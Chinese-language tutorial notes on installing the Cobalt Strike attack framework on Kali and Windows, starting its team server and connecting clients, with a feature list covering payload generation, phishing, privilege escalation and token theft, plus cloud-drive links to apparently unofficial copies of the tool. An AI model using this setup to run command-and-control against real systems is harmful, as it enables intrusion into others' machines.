Clbalt Strikeb笔记
以最新笔记为准
笔记实时更新地址: http://cloud.fynote.com/d/5778
第12段中使用的所有程序下载地址
链接:https://pan.baidu.com/s/1Z-5d_R_EptCkwdwaaVJ2Mg?pwd=8888 提取码:8888 --来自百度网盘超级会员V4的分享
1 Clbalt Strike的特点

Clbalt Strike简称CS 用于团队作战使用,由一个服务端和多个客户端组成,能让多个攻击者这在一个团队服务器上共享目标资源和信息
CS有很多Payload的生成模块 可以生成EXE,dll,vbs,图片马,bad,vba宏,和shellcode等等
CS还支持钓鱼攻击,可自动化挂马链接生成
CS还有很多后渗透模块,浏览器代理模块,端口转发 扫描,提权,socks代理 ,令牌窃取等
Clbalt Strike 分为服务端和客户端
服务端 可以部署在远程服务器下或者 部署在kaili里
客户端 可以部署到本地 支持linux和windows系统
2 Clbalt Strike 安装与环境配置(kali)
准备环境 :
CS4,4
下载地址 : 链接:https://pan.baidu.com/s/1Nh4IX4s2BmN8ds41_v7F8Q?pwd=8888 提取码:8888
jdk11(如果使用kali 则不需要另外安装jdk)
2.1 其他linux系统安装jdk
使用 APT 安装 OpenJDK 11:
1 升级APT
sudo apt-get update
或
apt-get update
2 使用 APT 安装 OpenJDK 11:
sudo apt-get install openjdk-11-jdk
或
apt-get install openjdk-11-jdk

切换java 11的版本


3 将 OpenJDK 11 设置为默认 Java 程序:
sudo update-java-alternatives -s java-1.11.0-openjdk-amd64
或
update-java-alternatives -s java-1.11.0-openjdk-amd64
2.2 开始安装
Clbalt Strike 4.4 安装包
 将CS4.4解压


创建一个目录去存解压文件

给服务的启动文件赋 777权限
进入终端找到CS4目录 然后 chmod 777 teamserver (注意我这边是使用root终端操作的)

完成环境配置
3 Clbalt Strike 安装与环境配置(Windows)
3.1 下载Windows x64 OpenJDK:https://jdk.java.net/archive/

然后解压并找个位置放这个 jdk-11.0.1 注意路径最好不要有中文。

我这边把jdk-11.0.1放到E盘根目录
3.2 环境变量配置


进入CMD 输入 java -version

4 Cobalt Strike下载地址
Cobalt Strike 更新日志 https://download.cobaltstrike.com/releasenotes.txt
Cobalt Strike 4.4下载地址 链接:https://pan.baidu.com/s/1eHENxQAeA5V9GHoNj_dh0w?pwd=8888 提取码:8888 解压密码:www.mashibing.com
5 Cobalt Strike团队服务器启动
打开root终端进入CS 目录


在终端中输入: ./teamserver+服务器ip+密码
解释
看到这个提示证明已经启动完成

到此CS服务器启动完成了
6 Cobalt Strike客户端连接到团队服务(Linux)
进入CS目录

然后输入 ./cobaltstrike 即可

第一次使用CS会提示权限不够

我们可以直接给cobaltstrike 赋777权限,然后在启动即课
终端内输入 chmod 777 cobaltstrike

启动CS完成后根据服务器配置输入IP ,端口,用户名(可以自定义),密码(123456)

看到提示点击 Yes即可

稍等片刻即可启动完成 (如果电脑较卡启动时间会稍微有点长多等一下)

7 Cobalt Strike客户端连接团队服务(Windows)
注意Cobalt Strike这款软件最好在虚拟机内执行避免后门反噬主机
解压CS安装包

启动方法1 直接管理员方式执行 cobaltstrike.bat
启动方法2 在CMD中运行,注意CMD也要管理员权限




启动CS完成后根据服务器配置输入IP ,端口,用户名,密码
